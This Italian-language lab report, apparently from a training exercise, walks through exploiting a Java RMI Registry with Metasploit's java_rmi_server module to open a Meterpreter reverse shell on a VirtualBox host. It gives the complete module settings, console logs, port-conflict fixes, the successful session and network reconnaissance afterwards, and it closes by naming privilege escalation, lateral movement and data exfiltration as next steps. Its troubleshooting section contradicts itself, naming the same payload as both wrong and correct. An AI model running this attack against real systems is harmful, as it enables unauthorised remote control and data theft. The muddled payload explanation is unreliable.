

Relazione Tecnica: Exploit RMI Server e Accesso Meterpreter

Obiettivo

Ottenere una shell Meterpreter sulla macchina target 192.168.11.112 sfruttando il servizio Java RMI Registry esposto sulla porta 1099.

1. Fase di Enumeration

Il servizio target è stato identificato come un Java RMI Registry in ascolto sulla porta 1099. Per verificare la raggiungibilità del servizio, è stata eseguita una scansione Nmap con opzione `-Pn` per bypassare il filtro ICMP:

```
bash
nmap -Pn -sV --script=rmi-dumpregistry -p 1099 <TARGET_IP>
```

Il servizio è risultato attivo e raggiungibile, confermando la possibilità di sfruttare il vettore RMI.

```
(kali@kali):~$ nmap -p 1099 -sV --script=rmi-dumpregistry -o 1999 192.168.11.112
Starting Nmap 7.99 ( https://nmap.org ) at 2025-07-24 06:18 -0400
Nmap scan report for 192.168.11.112
Host is up (0.0050s latency).
PORT      STATE SERVICE VERSION
1099/tcp open  java-rmi GNU Classpath gmicregistry
MAC Address: 08:00:27:EB:B1:B2 (Oracle VirtualBox virtual NIC)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.51 seconds
(kali@kali):~$
```

2. Configurazione dell'Exploit

All'interno di Metasploit (msfconsole), è stato selezionato il modulo:

```
text

use exploit/multi/misc/java_rmi_server
```

Parametri configurati

Parametro	Valore	Descrizione
RHOSTS	192.168.11.112	IP del target con RMI Registry
RPORT	1099	Porta RMI di default
SRVHOST	0.0.0.0	Interfaccia di ascolto server staging
SRVPORT	8080	Porta del server web per consegnare il payload

LHOST	192.168.11.111	IP della macchina attaccante per la reverse shell
LPORT	4444	Porta in ascolto per la connessione inversa
HTTPDELAY	20	Tempo di attesa per la richiesta del payload

Payload selezionato

Dopo diversi tentativi falliti con payload Java standard, è stato utilizzato:

text

java/meterpreter/reverse_tcp

```
kali-linux-2026.2-virtualbox-amd64 (Istantanea 1) [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

kali@kali ~$ msf > use exploit/multi/misc/java_rmi_server
[*] Using configured payload java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > set RHOST 192.168.11.112
RHOST => 192.168.11.112
msf exploit(multi/misc/java_rmi_server) > set RPORT 1099
RPORT => 1099
msf exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST => 192.168.11.111
msf exploit(multi/misc/java_rmi_server) > set LPORT 4444
LPORT => 4444
msf exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
[!] Unknown datastore option: HTTPDEL*AY. Did you mean HTTPDELAY?
HTTPDEL*AY => 20
msf exploit(multi/misc/java_rmi_server) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > options
Module options (exploit/multi/misc/java_rmi_server):
  Name      Current Setting  Required  Description
  ----      -
  HTTPDELAY  20               yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    192.168.11.112  yes       The target host(s). See https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     1099             yes       The target port (TCP)
  SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT   8080             yes       The local port to listen on.
  SRVSSL    false            no        Negotiate SSL/TLS for local server connections
  SSL       false            no        Negotiate SSL for incoming connections
  SSLCert   false            no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   no               no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  -
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.
```

3. Problemi Incontrati e Risoluzione

3.1 Primo problema: "Exploit completed, but no session was created"

Sintomo: Il target scaricava correttamente il file JAR malevolo ma la sessione Meterpreter non veniva creata.

Causa: Incompatibilità tra il payload Java predefinito

(`java/meterpreter/reverse_tcp`) e la versione Java del target. Il payload originale era `java/meterpreter/reverse_tcp` mentre la versione corretta è `java/meterpreter/reverse_tcp` con la sintassi esatta.

3.2 Secondo problema: "Rex::BindFailed" sulla porta 8080

Sintomo: Errore di binding all'avvio dell'exploit.

```
text
```

```
[*] Exploit failed [bad-config]: Rex::BindFailed The address is  
already in use or unavailable: (0.0.0.0:8080).
```

Diagnosi: Tramite i comandi:

```
bash
```

```
sudo ss -tulnp | grep :8080
```


```
sudo netstat -tulnp | grep :8080
```

È stato identificato un processo ruby con PID 2043 che occupava la porta 8080. Si trattava di un'istanza residua di Metasploit.

Risoluzione: L'apertura e chiusura di un secondo `msfconsole` con un `exploit/multi/handler` sulla stessa porta ha forzato il kernel a rilasciare la risorsa, terminando il processo zombie. In alternativa si sarebbe potuto usare:

```
bash
```

```
sudo kill -9 2043
```



```
kali-linux-2026.2-virtualbox-amd64 [Istantanea 1] [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

kali@kali: ~
Session Actions Edit View Help
msf > set exploit /multi/handler/
exploit => /multi/handler/
msf > search /multi/handler

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/http/apache_mod_cgi_bash_env  2014-09-24      normal Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
1  exploit/linux/local/desktop_privilege_escalation  2014-08-07      excellent Yes    Desktop Linux Password Stealer and Privilege Escalation
2  \_ target: linux x86_
3  \_ target: linux x86_64
4  exploit /multi/handler/
5  exploit/windows/mssql/mssql_linkcrawler  2000-01-01      great No    Microsoft SQL Server Database Link Crawling Command Execution
6  exploit/windows/browser/persits_upload_traversal  2009-09-29      excellent No    Persits Upload ActiveX MakeHttpRequest Directory Traversal

Interact with a module by name or index. For example info 6, use 6 or use exploit/windows/browser/persits_upload_traversal

msf > use 4
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > options

Payload options (generic/shell_reverse_tcp):
=====
Name      Current Setting  Required  Description
-  -  -  -
LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:
=====
Id  Name
--  --
0   Wildcard Target

View the full module info with the info, or info -d command.

msf exploit(multi/handler) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.11.111
LHOST => 192.168.11.111
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] Exploit failed [user-interrupt]: Interrupt
msf exploit(multi/handler) >
```

4. Esecuzione dell'Attacco

Dopo la risoluzione dei conflitti di porta, l'exploit è stato rilanciato con successo:

```
text
```

```
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/bxLMNnf
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
```

```
[*] Meterpreter session 1 opened (192.168.11.111:4444 ->
192.168.11.112:55963)
```

Flusso dell'attacco:

1. L'exploit contatta il registro RMI sulla porta 1099
2. Avvia un server web malevolo sulla porta 8080
3. Invia una chiamata RMI che forza il target a scaricare il JAR
4. Il target esegue il payload Java
5. Il payload si connette alla macchina attaccante sulla 4444
6. Viene stabilita la sessione Meterpreter

5. Post-Sfruttamento: Interfaccia di Rete

Una volta ottenuta la sessione Meterpreter, sono stati eseguiti comandi di ricognizione per verificare le interfacce di rete del target.

```
meterpreter > ipconfig

Interface 1
-----
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
-----
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:feeb:b1b2
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes

  Subnet          Netmask    Gateway  Metric  Interface
  -----
  127.0.0.1       255.0.0.0    0.0.0.0      0.0.0.0
  192.168.11.112  255.255.255.0 0.0.0.0      0.0.0.0

IPv6 network routes

  Subnet          Netmask    Gateway  Metric  Interface
  -----
  ::1             ::         ::       ::
  fe80::a00:27ff:feeb:b1b2 ::         ::       ::

meterpreter > |
```

Comandi eseguiti

Visualizzazione configurazione di rete:

text

```
meterpreter > ifconfig
```

Output interpretato:

Interfaccia

Indirizzo IP

Descrizione

lo	127.0.0.1	Loopback locale
----	-----------	-----------------

eth0	192.168.11.112	Interfaccia di rete primaria (target)
------	----------------	---------------------------------------

L'interfaccia `eth0` con IP 192.168.11.112 conferma che il target è il nodo corretto, connesso alla stessa rete della macchina attaccante (192.168.11.111).

Visualizzazione tabella di routing:

```
text  
  
meterpreter > routes
```

Output interpretato: La tabella di routing mostra il gateway predefinito e le rotte di rete locali, confermando che il target può raggiungere la rete 192.168.11.0/24 e potenzialmente altre reti attraverso il gateway.

6. Conclusioni

L'attacco è andato a buon fine dopo aver risolto due problemi critici:

1. Selezione del payload corretto: I payload Java richiedono una sintassi precisa e compatibilità con la versione JVM del target.
2. Conflitto di porte: Processi Metasploit residui possono bloccare le porte necessarie all'exploit. La pulizia dei processi o l'uso di porte alternative risolve il problema.

L'accesso Meterpreter ottenuto fornisce controllo completo sul target, permettendo ulteriori attività di post-sfruttamento come:

- Enumerazione del sistema
- Escalation dei privilegi

- Movimento laterale nella rete
- Esfiltrazione di dati